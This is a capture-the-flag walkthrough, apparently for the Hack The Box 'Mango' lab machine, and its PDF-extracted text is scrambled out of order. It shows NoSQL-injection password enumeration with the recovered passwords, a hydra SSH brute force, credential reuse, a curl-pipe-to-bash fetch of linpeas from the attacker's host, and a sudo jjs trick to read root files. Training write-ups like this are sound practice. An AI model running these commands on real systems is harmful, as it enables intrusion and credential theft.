
# Mango

IP: 10.10.10.162



Mango

22/tcp open

protocol 2.0)

|\_http-server-header: Apache/2.4.29 (Ubuntu) |\_http-title: 403 Forbidden 443/tcp open ssl/http Apache httpd 2.4.29 ((Ubuntu))

|\_http-server-header: Apache/2.4.29 (Ubuntu)

ssh

http

|\_http-title: Mango | Search Base

```
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv
      Not valid before: 2019-09-27T14:21:19
       Not valid after: 2020-09-26T14:21:19
      |_ssl-date: TLS randomness does not represent time
      | tls-alpn:
  14 |_ http/1.1
  15 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Websites
Port 80
```

Apache httpd 2.4.29 ((Ubuntu))

OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;

# **Port 443**

username

gets rejected

### in the source we also find analytics.php - seems rabbit-hole-like

Certificate <u>H</u>ierarchy

in the view source, has the github for mango -

### staging-order.mango.htb

Certificate Fields


We're guided by these two sites for this section

Staging-Order.mango.htb

Username

Password

- Welcome Backl Log in for ordering Sweet & Juicy Mango.



We use the brute force tool found in the github with this usage python3 bruteforce.py -u

Pattern found that starts with 'h'

Pattern found: h3 Pattern found: h3m Pattern found: h3mX Pattern found: h3mXK Pattern found: h3mXK8 Pattern found: h3mXK8R attern found: h3mXK8Rh attern found: h3mXK8RhU Pattern found: h3mXK8RhU~ Pattern found: h3mXK8RhU~f Pattern found: h3mXK8RhU~f Pattern found: h3mXK8RhU~f{ Pattern found: h3mXK8RhU~f{]f Pattern found: h3mXK8RhU~f{]f5 Pattern found: h3mXK8RhU~f{]f5H password found: h3mXK8RhU~f{]f5H

-up username -pp password -ep password -op login:login,submit:submit -m POST this script

s.

SSH Shells

This is how the tool works, almost trial and error. It reminds me of levels 16 and 17 from Over the Wire's Natas (https://overthewire.org/wargames/natas/). Anyway! We have our usernames (admin

Pattern found that starts with 't'

Pattern found: t9 Pattern found: t9K Pattern found: t9Kc Pattern found: t9KcS attern found: t9KcS3 Pattern found: t9KcS3> Pattern found: t9KcS3>! Pattern found: t9KcS3>!0 Pattern found: t9KcS3>!0B Pattern found: t9KcS3>!0B# Pattern found: t9KcS3>!0B#2 password found: t9KcS3>!0B#2

we have an **SSH** on the box....so let's go ask hydra what they think:

[VERBOSE] Resolving addresses ... [VERBOSE] resolving done

1 of 1 target successfully completed, 1 valid password found

4.0K drwx---- 2 mango mango 4.0K Sep 28 2019 .cache 4.0K drwx---- 3 mango mango 4.0K Sep 28 2019 .gnupg 4.0K -rw-r--r-- 1 mango mango 807 Apr 4 2018 .profile

hydra -L user.txt -P passwords.txt 10.10.10.162 ssh -v

[DATA] attacking ssh://10.10.10.162:22/

```
With huge hubris, I assumed that the user flag existed in /mango/user.txt, but this wasn't true...in fact
our user flag resided with the user admin. So su admin, and offer the password: t9KcS3>!0B#2
Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$ cat /mango/user.txt
cat: /mango/user.txt: No such file or directory
mango@mango:~$ ls
mango@mango:~$ ls -lash
total 28K
4.0K drwxr-xr-x 4 mango mango 4.0K Sep 28
                                              2019 .
4.0K drwxr-xr-x 4 root root 4.0K Sep 27
                                               2019 ...
                                    9 Sep 27 2019 .bash_history → /dev/null
   0 lrwxrwxrwx 1 mango mango 🗪
4.0K -rw-r--r-- 1 mango mango 220 Apr 4
                                              2018 .bash_logout
4.0K -rw-r--r-- 1 mango mango 3.7K Apr 4 2018 .bashrc
```

## Our shell isn't good. Let's upgrade it via: python3 -c 'import pty; pty.spawn("/bin/bash")' **PrivEsc**

mango@mango:~\$ cd ../ mango@mango:/home\$ ls

mango@mango:/home\$ cd admin mango@mango:/home/admin\$ ls

mango@mango:/home/admin\$ cat user.txt

cat: user.txt: Permission denied mango@mango:/home/admin\$ su admin

admin mango

user.txt

Password: \$ whoami

**Admin Shell** 

admin

bash to auto run: curl http://10.10.14.34:8000/linpeas.sh | bash . Let's see if the results have anything interesting to say:

Let's run an enumeration script. **Python host** it on your kali, and then in the victim shell **curl** and pipe to

jjs should run java commands for us, as sudo. So let's ask it for the root flag:

```
jjs -scripting
readFully("/root/root.txt")
```

You should have yourself a root flag!

Not Before Not After Subject Subject Public Key Info Subject Public Key Algorithm Subject's Public Key Extensions Certificate Subject Key ID Certificate Authority Key Identifier Field Value E = admin@mango.htb CN = staging-order.mango.htb OU = None = Mango Prv Ltd. = None = IN

Looking at the certificate we find: staging-order.mango.htb, as well as admin@mango.htb as a

 https://book.hacktricks.xyz/pentesting-web/nosql-injection https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration Kali Linux 🥄 Kali Training 🥄 Kali Tools 🥄 Kali Docs 🥄 Kali Forums 🔍 NetHunter 👭 Offensive Security 🐞 Exploit-DB 🐁 GHDB 👭 MSFU

<u>↓</u> III\ 🗓

Add this to our /etc/hosts exactly as it is: 10.10.10.162 staging-order.mango.htb

Forgot Password

**Bruteforce Tool** 

http://staging-order.mango.htb

can also verify passwords (and it does as admin and mango)

and mango) and our ugly passwords (h3mXK8RhU~f{]f5H and t9KcS3>!0B#2 and we can save these all to user/pass lists. Signing into the website with these creds doesn't do much...however people tend to re-use creds, and

ikali:~/Downloads/mango\$ hydra -L user.txt -P passwords.txt 10.10.10.162 ssh -v Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret servic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-29 16:33:25

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende [DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:2/p:2), ~1 try per

[INFO] Testing if password authentication is supported by ssh://admin@10.10.10.162:22

[INFO] Successful, password authentication is supported by ssh://10.10.10.162:22
[22][ssh] host: 10.10.10.162 login: mango password: h3mXK8RhU~f{]f5H

[STATUS] attack finished for 10.10.10.162 (waiting for children to complete tests)

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-29 16:33:28

Let's ssh mango@10.10.10.162 , and offer h3mXK8RhU~f{]f5H as the password

# /usr/lib/jvm/java-11-openjdk-amd64/bin/